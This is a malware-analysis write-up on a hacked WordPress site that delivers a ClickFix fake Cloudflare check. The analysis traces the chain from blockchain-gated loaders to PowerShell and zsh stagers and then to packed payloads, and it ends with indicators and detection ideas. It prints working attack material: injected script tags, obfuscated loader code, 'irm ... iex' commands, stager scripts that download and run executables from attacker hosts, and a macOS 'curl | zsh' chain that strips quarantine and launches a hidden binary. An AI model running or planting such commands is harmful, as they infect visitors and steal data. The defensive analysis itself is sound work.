0. Preface
This one doesn’t start from a sample. It starts from a web page: the home page of fhsco.com.my, a corporate WordPress site (Elementor and The7 theme, cached by LiteSpeed). There was no dropper and no attachment, just the HTML. Everything else came from following it.
The page carries the usual ClearFake-style setup. The site is compromised server-side and injects scripts that show a fake “Verify you are human” check. That check copies a command to the visitor’s clipboard and tells them how to paste and run it. One of the injected scripts finds its next server by reading a smart contract on the blockchain (EtherHiding), so the attacker can move infrastructure without touching the hacked site again. I’m calling it ClearFake because of that combination of techniques, not because of a code match with earlier ClearFake samples.
What made this one worth writing up:
- Two kits on one page. Four inline loaders deliver a Windows-only ClickFix kit directly. A fifth script reaches a second kit through a Polygon contract, and that one ships both a Windows and a macOS command.
- A turf war. The page also contains a script whose main job is to find and remove other criminals’ injected wallet drainers and kits. It hooks
fetch,XMLHttpRequest,innerHTML,document.writeandserviceWorker.registerto do it, and whitelists only its owner’s contract. - Every stage was live. The contract still pointed at a working server, and the Windows and macOS stagers still served payloads. I followed the chain to three final binaries: two packed Windows executables and a universal Mach-O.
How it was done: the page, the contract and each stage were fetched with plain curl (a read-only eth_call for the contract). Every layer was decoded with small Python reimplementations of the attacker’s own decoders. Nothing was executed, neither JavaScript, PowerShell, zsh nor the binaries. The three final binaries were only triaged statically and are not unpacked in this post.
Up front: the blockchain gate resolves to https://interseq.at. Windows victims are sent to lepafonso.bz or t-trustresnew.com. macOS victims are sent to trek-72.com, with beacons to willow-62.com.
1. The Threat at a Glance
| Attribute | Assessment |
|---|---|
| Malware type | Compromised WordPress → ClickFix fake CAPTCHA → PowerShell / zsh stagers → packed infostealer-class payloads |
| Entry point | Server-side PHP on fhsco.com.my (wp_head + wp_enqueue_script) |
| Injected content | 4 xorshift32-obfuscated inline loaders, a turf-war / EtherHiding script, 2 external scripts from latoem.biz |
| EtherHiding | Polygon contract 0xfF9E792a3015A79340CDEc1847Ab0AA10560422a, get(), custom “S1” cipher → https://interseq.at |
| Lure | Fake Cloudflare “Verify you are human” (__cfmdCaptcha), 58 languages + English, OS-aware instructions |
| Windows delivery | (irm '<url>')|iex → %TEMP%\sysupdate.exe or Downloads\OneDriveSetupNN.exe |
| macOS delivery | curl <url> | zsh → AES-CTR-wrapped zsh → /tmp/.en8ylqo |
| Final payloads | 2 packed PE32+ GUI executables, 1 universal Mach-O (x86_64 + arm64), family not confirmed |
| Actor markers | URL paths dantestraff18, dantestraff2929, proliv_dante, dan_proliv |
| Confidence | High for the delivery chain (every layer decoded), low for the payload family |
2. Infection Chain Overview

3. Stage 0 - The Compromised WordPress Site
Near the end of <body> there are two script tags that WordPress itself emitted:
<script id="akis-met-system-780-js" src="https://latoem.biz/api.php?t=&ver=6.6.3"></script>
<script id="wp-core-813-js" src="https://latoem.biz/dantestraff18/api?ver=8.8.2"></script>
The id="<handle>-js" suffix and the &ver= encoding are what wp_enqueue_script() produces. The handles imitate Akismet (akis-met-system-780) and WordPress core (wp-core-813). The <head> gives the clearest proof:
<link rel='dns-prefetch' href='//latoem.biz' />
WordPress adds dns-prefetch hints automatically for every external host that has an enqueued script. The attacker didn’t write this line; WordPress did, because a PHP hook registered the latoem.biz scripts. The infection is in PHP (a theme functions.php, an mu-plugin, or a fake plugin), so cleaning the HTML or purging the LiteSpeed cache doesn’t fix it.
The remaining injected code is inline, between the wp_robots output and the resource hints. That position means a wp_head callback at priority 1–2. It is made up of:
- four obfuscated inline loaders (section 4), and
- one large readable script guarded by
window._gfc596, followed by one guarded bywindow._b1f4b144c(sections 5 and 6).
latoem.biz resolves to 193.233.126.164, but it didn’t answer on ports 80 or 443 during the analysis. The Wayback Machine has one of the two scripts: /dantestraff18/api?ver=8.8.2, captured on 2026-10-28 (178 KB). It uses the same xorshift32 wrapper as the inline loaders (seed 79273720, sink Function). It decodes to the same ClickFix kit, configured with a sixth Windows command (section 7). api.php?t= was never archived, so its content is still unknown.
The archive also shows that latoem.biz is a shared kit server rather than a host for this one campaign. Between 2026-10-07 and 2026-10-28 it served at least twelve kit paths: /cloudcaptcha/api.js, /lom3/api.js, /02/api.js, /cloud/api.js, /cfflarebz/api.js, /clickfix/api.js, /verify/api.js, /wordpresscheck/api.js, /wordpresscheck/api, /crab2/api, /dantestraff18/api and the root. dantestraff18 is one tenant among several.
4. Stage 1 - Four Inline xorshift32 Loaders
All four loaders have the same shape. Here is the start of the first (variable names are random per loader):
var WraG=1591358998,                                    // xorshift32 seed
    DVich="UJRIMmzePrTy3hxZqtcL4asujGQAYK1Og9Fo8lWE7NfS\/vCb605Hwd+Bp2inkDVX",  // base64 alphabet
    eVl2z=["VeZPwJ\/KXXRiiKq3GUugsFrS","zWQ3BPsZ…", …],  // chunks
    … =[…],                                              // chunk order
    rwU1Y=[…], N7l=…;                                    // sink name, XOR'd
and ends with:
for(Xem=0;Xem<T6sM.length;Xem++){
  WraG=(WraG^((WraG<<13)>>>0))>>>0;
  WraG=(WraG^(WraG>>>17))>>>0;
  WraG=(WraG^((WraG<<5)>>>0))>>>0;
  gQul+=U['String']['fromCharCode'](T6sM.charCodeAt(Xem)^(WraG&255));
}
…
for(Xem=0;Xem<rwU1Y.length;Xem++)Opg+=U['String']['fromCharCode'](rwU1Y[Xem]^N7l);
U[Opg](gQul)();
The decoding has four steps:
- Join the chunks in the order given by the index array. Chunk 0 is a decoy and isn’t used.
- Base64-decode with a shuffled 64-character alphabet.
- XOR each byte with the low byte of a xorshift32 stream (
<<13,>>>17,<<5). - Rebuild the sink name from XOR’d numbers and call
window[sink](code)().
Since window["eval"](code)() and window["Function"](code)() both work here, the sink differs per loader:
| Loader | Seed | Sink |
|---|---|---|
| 1 | 1591358998 | Function |
| 2 | 353297202 | eval |
| 3 | 1477919283 | Function |
| 4 | 1510884671 | Function |
The decoder is a short Python function. It doesn’t need a JavaScript engine:
def decode(seed, alpha, chunks, order):
    blob = ''.join(chunks[i] for i in order).rstrip('=')
    m = {c: i for i, c in enumerate(alpha)}
    out = bytearray()
    for i in range(0, len(blob), 4):
        q = [m[c] for c in blob[i:i+4]] + [0, 0]
        out.append(((q[0] << 2) | (q[1] >> 4)) & 255)
        if i + 2 < len(blob): out.append((((q[1] & 15) << 4) | (q[2] >> 2)) & 255)
        if i + 3 < len(blob): out.append((((q[2] & 3) << 6) | q[3]) & 255)
    s = seed & 0xffffffff
    for i in range(len(out)):
        s ^= (s << 13) & 0xffffffff; s ^= s >> 17; s ^= (s << 5) & 0xffffffff
        out[i] ^= s & 255
    return out.decode('utf-8', 'replace')
Each loader decodes to about 117 KB of JavaScript: the same ClickFix kit (section 7), each with its own configuration.
5. Stage 1 - The Turf-War Script (_gfc596)
The largest inline block is barely obfuscated, and it has nothing to do with the victim. It goes after other attackers who have injected the same site.
It scores every <script> and <iframe> on the page, and anything added later, against a list of markers taken from rival wallet-drainer and ClickFix kits. These are stored as hex strings XOR’d with a one-byte key:
api.php?s=   __wlA   __wlPin   function fam   function drop   eth_call
function hit   setApprovalForAll   function sfa   permitTypehash   __wlCfg
function claim   function transfer   seaport   signTypedData   personal_sign
Elements scoring 4 or more are removed. To keep rivals out, it:
- runs a
MutationObserveron the whole document and rescans every 3 seconds; - wraps the
innerHTMLandouterHTMLsetters,document.write/writeln,appendChildandinsertBeforeso rival markup is stripped before it lands; - takes clean copies of
fetchandXMLHttpRequest.prototype.sendfrom a hidden iframe, then replaces the page’s versions. The replacements drop any request body containingeth_call,setApprovalForAllorsignTypedDatathat names a wallet address other than the whitelisted one inwindow.__wlA(0xff9e792a…0560422a); - blocks
serviceWorker.registerforapi.php?s=URLs and rival markers, andwindow.opento rival hosts; - makes its own
<script>element’stextContentread back as an empty string, so a rival’s scanner (or a curious analyst in DevTools) sees nothing.
So more than one group had access to this site, and this actor wrote code to evict the others. The second-stage response from interseq.at (section 6) starts with a second copy of the same killer under a different guard name (_gcb2853). It is re-injected with every page load.
6. Stage 2 - EtherHiding on Polygon and the “S1” Cipher
The block guarded by window._b1f4b144c is the gate:
var _sp   = "dan_proliv";
var _vgtj = ["https://polygon-public.nodies.app","https://1rpc.io/matic",
             "https://polygon.gateway.tenderly.co","https://polygon-mainnet.public.blastapi.io",
             "https://polygon.drpc.org","https://rpc.ankr.com/polygon",
             "https://polygon-bor-rpc.publicnode.com","https://rpc-mainnet.matic.quiknode.pro"];
var _yubl = "0xfF9E792a3015A79340CDEc1847Ab0AA10560422a";   // contract
var _rfoqt= "6d4ce63c";                                     // get()
var _zslt = "52147c4027c0d0d1e02cce15a97c62f7";             // key
It tries each public RPC in turn with an eth_call to get(). It ABI-decodes the returned string, decrypts it, and adds a <script src="<host>/dan_proliv/api?_v=<floor(now/60000)>">. The _v value changes every minute, so caches never serve a stale copy.
An eth_call is a free, read-only request that any RPC node will answer. The attacker can rotate the next-stage host by sending one transaction to the contract, and no takedown of the hacked site or the RPCs affects that.
The returned value is not a plain URL. It is encrypted with a small custom cipher I’ll call S1, after its prefix. The key schedule mixes the contract address, the selector and the hard-coded key, then runs six rounds over 16 bytes:
def rotl(v, n): v &= 255; return ((v << n) | (v >> (8 - n))) & 255

def s1_key(contract_hex, selector_hex, key_hex):
    C, S, Z = (list(bytes.fromhex(h.removeprefix('0x'))) for h in (contract_hex, selector_hex, key_hex))
    Z += [90] * (16 - len(Z))
    C = C or [17]; S = S or [182, 141, 24, 9]
    k = [Z[i] ^ C[i % len(C)] ^ S[i % len(S)] ^ ((i * 31 + 11) & 255) for i in range(16)]
    for _ in range(6):
        for i in range(16):
            k[i] = rotl((k[i] + k[(i + 7) & 15] + k[(i + 13) & 15]) & 255, 3) ^ k[(i + 3) & 15]
    return k

def s1_decrypt(t, k):
    assert t.startswith('S1')
    b = base64.b64decode(t[2:]); n, ct = b[:8], b[8:]          # 8-byte nonce
    out = bytearray()
    for i, c in enumerate(ct):
        a, bb, nn = k[i & 15], k[(i * 3 + 7) & 15], n[i & 7]
        x = (i * 69 + a + ((bb << 1) & 255) + nn) & 255
        x = rotl(x, 3) ^ ((i >> 8) & 255)
        x = (x + bb + 167) & 255
        x ^= k[(i + nn) & 15]
        out.append(c ^ x)
    return out.decode()
Querying the contract once (read-only) on 2026-11-09:
→ {"method":"eth_call","params":[{"to":"0xfF9E79…422a","data":"0x6d4ce63c"},"latest"]}
← string "S1fBMd/bNO31SGhjdCZ9iLluQxeVCqVMenRRW1"
→ s1_decrypt(...) = "https://interseq.at"
interseq.at sits behind Cloudflare. /dan_proliv/api returns 329 KB of JavaScript, which is two things:
- The second copy of the turf-war script (
_gcb2853). - A payload made of four 77,768-character base64 chunks, joined in order
[2,1,0,3]. It is decrypted with the same S1 cipher, but the 16-byte key is now written inline as arithmetic ((140/7), (118-74), (167-70), 0x9d, …→14 2c 61 9d 7e e4 77 0e e4 9e fc bc 53 79 8f 17). The result is run through[].filter.constructor, which isFunction.
The S1 code is duplicated rather than shared, which suggests both the gate and the server-side packer come from the same builder. The response also sets Accept-CH: Sec-CH-UA-Platform and Critical-CH: Sec-CH-UA-Platform, asking Chromium browsers to send their OS on the next request, so the server can probably filter by platform too.
7. Stage 3 - The ClickFix Kit (__cfmdCaptcha)
All six decoded payloads (four inline, one from latoem.biz via the Wayback Machine, one from interseq.at) are the same kit with different configurations. The latoem.biz copy is the same build as inline loaders 1 and 3; its only extra is an English instruction line, “Please enter the following commands to authenticate your session.” It draws a pixel-level copy of Cloudflare’s interstitial. Its string table even keeps Cloudflare’s own text keys:
"Verify you are human by completing the action below."   cf_verify_action
"needs to review the security of your connection before proceeding."   cf_needs_review
"Verify you are human"   cf_verify_btn
"Use your keyboard in this order:"   kbd_order
The checkbox label and the keyboard instructions are translated into 58 languages plus English, from ru and uk to ms, my and mn. The kit picks one from navigator.language.
When the victim clicks the checkbox, the kit:
- Detects the OS from
userAgent,platform,oscpuandmaxTouchPoints, refined withnavigator.userAgentData.getHighEntropyValues(). It also sorts Windows intowin11,win10orwin8, so the instructions match the victim’s Run dialog. - Copies that OS’s command to the clipboard with
navigator.clipboard.writeText, falling back to a hidden<textarea>andexecCommand('copy'). - Shows the key sequence: Win+R, Ctrl+V, Enter on Windows (with alternative Win+X layouts behind the
winr/wine/wxkbd/wxrunflags), or open Terminal and paste on macOS. - Reports each step with
navigator.sendBeaconto<track URL>&event=<e>&t=<kit>&domain=<site>&os=<os>. - Remembers the victim with
localStoragekeyscaptcha_executed_<id>andcaptcha_copied_<id>. Anyone who has already copied or run the command never sees the lure again, which also hides it from site owners who revisit after testing. Adding?nocacheto the URL resets this, andwindow.__CFMD_PREVIEW__is a preview mode for the operator.
The six configurations:
| Source | Kit ID | Tracker (i) | Windows command | macOS |
|---|---|---|---|---|
| Inline 1 | d5bcce35…1456 | hagosuro.lc/dantestraff18/api | irm hagosuro.lc/dantestraff18/9956ca98593d95f4, UA + X-WUA: bdda1e77b2 | – |
| Inline 2 | d5bcce35…1456 | shatamilo.com/proliv_dante/api | irm lepafonso.bz/proliv_dante/b0f26eff80fed612, X-WUA: 089bed1c70, &('i'+'e'+'x') | – |
| Inline 3 | d5bcce35…1456 | hagosuro.lc/dantestraff18/api | irm hagosuro.lc/dantestraff18/0c52f061d17d4f8a, UA + X-WUA: bcf6c39186 | – |
| Inline 4 | d5bcce35…1456 | winehouser.com/dantestraff2929/api | irm lepafonso.bz/dantestraff2929/7d180aad5b40f31e, Chrome 126 UA in both headers | – |
latoem.biz/dantestraff18/api (archived) | d5bcce35…1456 | winehouser.com/dantestraff18/api | irm hagosuro.lc/dantestraff18/d2498644aad288b6, UA + X-WUA: 2e23df4913 | – |
interseq.at | 195f1b4b…c5bd | interseq.at/dan_proliv/api | irm t-trustresnew.com/dan_proliv/e126bf69f977ade5 | curl … | zsh |
The -UserAgent / X-WUA pairs work like passwords. A stager URL fetched without the right header (for example by a scanner) can return something harmless. At analysis time hagosuro.lc no longer resolved, and the dantestraff2929 path answered 404 /* stream disabled or not found */. That left two working Windows paths and one macOS path.
8. Stage 4 - Windows Stagers
lepafonso.bz → sysupdate.exe
The proliv_dante path returns 1,371 bytes of plain PowerShell:
$u="https://lepafonso.bz/p?t=6e66c6243c56bef4d165b72ff25f3b7d_d5bcce35aaf5dafe9c99bbe0105909d2d90d1456"
$tmp="$env:TEMP\sysupdate.dat"
(New-Object Net.WebClient).DownloadFile($u,$tmp)
try{(New-Object Net.WebClient).DownloadString("https://lepafonso.bz/x/d5bcce35…1456")}catch{}   # "downloaded" ping
# read 2 bytes: "PK" → tar -xf into %TEMP%\sysupdate_dir and run the first *.exe/*.cmd/*.bat
#               else → rename to %TEMP%\sysupdate.exe and run it
Invoke-WebRequest "https://lepafonso.bz/proliv_dante/api?event=launch_ok&t=d5bcce35…1456"
It extracts ZIPs with the built-in tar.exe rather than Expand-Archive, so the same stager handles a bare EXE or an archived bundle. At analysis time /p?t=… returned a 719,360-byte PE32+ GUI executable, served as d5bcce35…1456.exe.
t-trustresnew.com → OneDriveSetupNN.exe
The interseq.at kit’s stager is obfuscated. Five hex strings are joined in a shuffled order ($xx7+$siy+$bgx6b+$nsy8z+$gyw). The result is read two hex digits at a time from the end, and each byte is XOR’d with the 8-character key aa7d5f66:
$vay87w=$xx7+$siy+$bgx6b+$nsy8z+$gyw
for($w9f=$vay87w.Length-2;$w9f -ge 0;$w9f-=2){[void]$vdn.Append($vay87w.Substring($w9f,2))}
for($i=0;$i -lt $v.Length;$i+=2){ [char]([int]('0x'+$v.Substring($i,2)) -bxor [int][char]$szsbz4r[($i/2)%8]) }
iex($t2q8)
The decoded script writes a second script to %USERPROFILE%\Downloads\<random>exe.ps1 and starts it hidden with -ExecutionPolicy Bypass. That second script deletes itself when it finishes, and does the actual download:
$outPath = Join-Path $env:USERPROFILE ('Downloads\OneDriveSetup' + (Get-Random -Min 10 -Max 99) + '.exe')
$urls = @('https://t-trustresnew.com/p?t=b10c06c76225')
$need = 1199616
$want = '6AA48CCCB2434A8752FEA3E2713EBA6B0CD985D167EC6E8BDC6746ACDE9334B1'
while (-not $ok) {
  Start-BitsTransfer -Source $url -Destination $outPath -DisplayName 'Downloading...' -Description 'Please wait'
  # accept only if Length -eq $need and SHA-256 -eq $want, else retry with curl.exe -fL --retry 3, sleep 3, loop
}
Start-Process $outPath
# then GET …/dan_proliv/api?t=195f1b4b…&track=1&event=launch_ok (HttpWebRequest, then curl.exe as backup)
Two details stand out:
- It loops forever until it gets a file that is exactly the right size and hash. A sinkholed or tampered download never runs, and a flaky connection just retries.
- BITS first,
curl.exesecond. BITS downloads are performed bysvchost.exe, not PowerShell, which hides the network activity from tools that only watch the PowerShell process.
The file I downloaded matched both checks: 1,199,616 bytes, SHA-256 6aa48ccc…34b1.
9. Stage 4 - macOS Stager
The macOS command from the interseq.at kit hides its URL in base64:
curl -s $(echo "aHR0cHM6Ly90cmVrLTcyLmNvbS9jdXJsL3BxZnFmenc1L2E2MzFraGs3dmJ6YzhzMmQydGZxYmZxNy5qc29u" \
  | openssl base64 -d -A) | zsh ; curl -fsS 'https://xorados.com/x/dan_proliv' >/dev/null
# → https://trek-72.com/curl/pqfqfzw5/a631khk7vbzc8s2d2tfqbfq7.json
The .json is a 3.6 KB zsh script (# hrj7iy2q v0.8.9) dressed up as cache maintenance. It counts stale files in ~/Library/Caches, checks free disk space and prints harmless messages. In between, it defines several 128-to-256-character hex variables named like configuration (_license_salt, _build_tag, _schema_id, _cache_seed, _probe_salt, _rollout_key). The tool names are built from octal escapes so they never appear as plain text:
ugb8l=$(printf '\155\144\065')                  # md5
jw9r4=$(printf '\170\170\144')                  # xxd
mbzwc=$(printf '\157\160\145\156\163\163\154')  # openssl
jpl6s=$(printf '\147\165\156\172\151\160')      # gunzip

_kb=$(( ( ${#_channel} * $_fanout + ${#_suite} * 7 + $_page_size ) % 90000 + 1000 ))   # = 1752
_blob=( "$_license_salt" "$_build_tag" "$_schema_id" "$_cache_seed" "$_probe_salt" "$_rollout_key" )
_k=$(printf '%s' "$_kb" | md5)
_r=$(printf '%s' "${_blob[@]}" | xxd -r -p | openssl enc -d -aes-128-ctr -K "$_k" -iv 0000…0000 | gunzip)
print -r -- "$_r" | /bin/zsh
The key is derived from string lengths and constants: ("auto".length * 177 + "global".length * 7 + 2) + 1000 = 1752. That gives AES key md5("1752") = 11c484ea9305ea4c7bb6b2e6d570d466 with a zero IV. Decrypting and decompressing gives the real stager, which again builds its strings from octal:
curl -fsS -4 -X POST -H 'user: AgKirRK9…' -H 'BuildID: AgIBY-8n…' \
     "https://willow-62.com/api/metrics/run?event=pasted" &
curl -fsSL -o /tmp/.en8ylqo.$$ https://trek-72.com/f/zpo1fmkdlnwfmgdkv1oi2w/ujdkhkau \
  && mv /tmp/.en8ylqo.$$ /tmp/.en8ylqo \
  && xattr -c /tmp/.en8ylqo \
  && chmod +x /tmp/.en8ylqo \
  && { curl … -H 'user: AgLLrlaQ…' -H 'BuildID: AgIRvOj1…' \
          "https://willow-62.com/api/metrics/run?event=stager" & } \
  && /tmp/.en8ylqo
xattr -c strips com.apple.quarantine, but curl never sets that flag anyway. Its effect is to make sure Gatekeeper never sees a quarantined file. The file is a hidden dotfile in /tmp, and its download is reported to a separate tracking host with per-build user/BuildID tokens.
10. Final Payloads (Static Triage Only)
| File | Size | SHA-256 | Notes |
|---|---|---|---|
sysupdate.exe (via lepafonso.bz) | 719,360 | 72a4fb66b45756421328983a71aab3205ab1e006721aecfd69d8e2ae9a46dfe1 | PE32+ GUI, compiled 2026-10-29, PDB hiasheshjuque.pdb, imports kernel32/ntdll/user32/shell32/combase |
OneDriveSetupNN.exe (via t-trustresnew.com) | 1,199,616 | 6aa48cccb2434a8752fea3e2713eba6b0cd985d167ec6e8bdc6746acde9334b1 | PE32+ GUI, compiled 2026-10-04, PDB japri.pdb, imports kernel32/ntdll only |
/tmp/.en8ylqo (via trek-72.com) | 5,529,568 | 245394328bc984342b3a6dd29893648ad10cd969e5491d22cd4708fef5b202c2 | Mach-O universal (x86_64 + arm64), SDK 14.4, min macOS 11.0, links Foundation, Security, CoreServices, libc++; small code signature with no Developer ID strings |
The two Windows files come from the same crypter:
- The same seven-section layout, with a small
.text(about 150 KB) and large.rdata/.data/.rsrcthat hold the encrypted payload. - Almost no imports.
.rdatafilled with junk: random characters mixed with filler English words ("use letter year in away three take why him off been help give do","put old men where been help came try even why great again"), fragments of real compiler and browser error messages (V8’sBailing Late Load Elimination because kMaxTrackedFields,consteval incompatible with C++20), and decoy paths such asC:\ProgramData\genie\eiblyeast.pdf,C:\ProgramData\retuning\oicksound.datandC:\ProgramData\Npcap\mcceaustaueff.dat.
That padding is there to dilute the entropy and confuse string-based detection.
The Mach-O carries large base64 blobs and links Security.framework, which a Keychain-stealing macOS infostealer (the AMOS / Odyssey family) would need. That is a guess based on the delivery chain and the imports, not a confirmed family. Naming any of the three needs the next layer unpacked, which is out of scope here.
11. Indicators of Compromise
Network
latoem.biz                      193.233.126.164     injected <script> src (api.php, /dantestraff18/api); shared kit server, 12+ kit paths
interseq.at                     Cloudflare          EtherHiding target, /dan_proliv/api
hagosuro.lc                     (NXDOMAIN)          stager + tracker, /dantestraff18/
lepafonso.bz                    185.7.214.119       stager + payload, /proliv_dante/, /dantestraff2929/, /p?t=, /x/
shatamilo.com                   185.7.214.119       tracker, /proliv_dante/api
winehouser.com                  217.8.202.102       tracker, /dantestraff2929/api, /dantestraff18/api
t-trustresnew.com               Cloudflare          stager + payload, /dan_proliv/, /p?t=b10c06c76225
trek-72.com                     Cloudflare          macOS stager + Mach-O, /curl/…, /f/…
willow-62.com                                       macOS beacons, /api/metrics/run?event=pasted|stager
xorados.com                                         macOS tracker, /x/dan_proliv
Blockchain
Chain:     Polygon PoS
Contract:  0xfF9E792a3015A79340CDEc1847Ab0AA10560422a   (also whitelisted as window.__wlA)
Call:      get()  0x6d4ce63c
S1 key:    52147c4027c0d0d1e02cce15a97c62f7
Value:     S1fBMd/bNO31SGhjdCZ9iLluQxeVCqVMenRRW1  →  https://interseq.at   (2026-11-09)
Files (SHA-256)
72a4fb66b45756421328983a71aab3205ab1e006721aecfd69d8e2ae9a46dfe1   sysupdate.exe (PE32+)
6aa48cccb2434a8752fea3e2713eba6b0cd985d167ec6e8bdc6746acde9334b1   OneDriveSetupNN.exe (PE32+)
245394328bc984342b3a6dd29893648ad10cd969e5491d22cd4708fef5b202c2   .en8ylqo (Mach-O universal)
afb6b96c821820248503319376cd5e83c3539fc60c8d1fb08f7379bfcc603ab6   interseq.at /dan_proliv/api response
8d0a93a514425ee4afc4baeacd5ae41adc521400d6f78fc5ba18d7601a129a76   latoem.biz /dantestraff18/api?ver=8.8.2 (Wayback capture 2026-10-28)
b94aee86d1f08fab23a02ef098e06e934e689723ff768afab11b2d3542116a36   lepafonso.bz PowerShell stager
88a599a1ad0169580deea8c8c2e9f99d1ec15c59d11ad4fc8f550dbacd90936a   t-trustresnew.com PowerShell stager
2bf39491be345cfc6a61a5bdda30420bf7830066d4219fb17b5ef948f0d563e1   trek-72.com zsh stager
Host / page markers
WP script handles:     akis-met-system-780-js, wp-core-813-js
JS guards:             window._gfc596, window._b1f4b144c, window._gcb2853, window.__cfmdCaptcha
localStorage:          captcha_executed_<id>, captcha_copied_<id>
Kit IDs:               d5bcce35aaf5dafe9c99bbe0105909d2d90d1456, 195f1b4b1a73b7b6a596259c90ccc8cd95d1c5bd
Stager headers:        X-WUA: bdda1e77b2 | 089bed1c70 | bcf6c39186 | 2e23df4913   (UA "WUA/<same>")
Windows paths:         %TEMP%\sysupdate.dat, %TEMP%\sysupdate.exe, %TEMP%\sysupdate_dir\
                       %USERPROFILE%\Downloads\<n>exe.ps1, %USERPROFILE%\Downloads\OneDriveSetup<10-98>.exe
BITS job:              DisplayName "Downloading...", Description "Please wait"
macOS paths:           /tmp/.en8ylqo, /tmp/.en8ylqo.<pid>
macOS AES key:         11c484ea9305ea4c7bb6b2e6d570d466 (md5 "1752"), IV 0
URL path markers:      dantestraff18, dantestraff2929, proliv_dante, dan_proliv
12. Detection Opportunities
- For WordPress owners: search PHP (
wp-content/themes/*/functions.php,wp-content/mu-plugins/, plugins) and thewp_optionstable forlatoem,_gfc596,_b1f4b144c,dantestraff,6d4ce63cor the contract address. Adns-prefetchfor an unfamiliar host in your own page source means PHP is enqueuing something. explorer.exe→powershell.exewithirm/iexand a-Headers @{'X-WUA'=…}argument. Any PowerShell started from the Run dialog with a remote URL is worth an alert. The RunMRU registry key keeps the pasted command.- PowerShell that starts a BITS job named “Downloading…” to write an
.exeintoDownloads, followed byStart-Processof that file. cmd /c tar -xf %TEMP%\sysupdate.dat, and processes started from%TEMP%\sysupdate*.- macOS:
zshwhose parent is Terminal runningcurl … | zsh,xattr -con a file in/tmp, or a hidden executable in/tmp(/tmp/.<name>) starting. Script-level checks can also look foropenssl enc -d -aes-128-ctrfed fromxxd -r -p. - Browser / proxy:
eth_callPOSTs to public Polygon RPCs from ordinary websites, with data0x6d4ce63candtoset to the contract above. - YARA on page content: the turf-war marker list (
function fam,function drop,__wlPin,permitTypehash) together withsetApprovalForAll, or__cfmdCaptchawithcaptcha_copied_.
13. MITRE ATT&CK Mapping
| Tactic | Technique |
|---|---|
| Resource Development | T1584.004 Compromise Infrastructure: Server (hacked WordPress); T1608.004 Stage Capabilities: Drive-by Target |
| Initial Access | T1189 Drive-by Compromise |
| Execution | T1204.004 User Execution: Malicious Copy and Paste; T1059.001 PowerShell; T1059.004 Unix Shell; T1059.007 JavaScript |
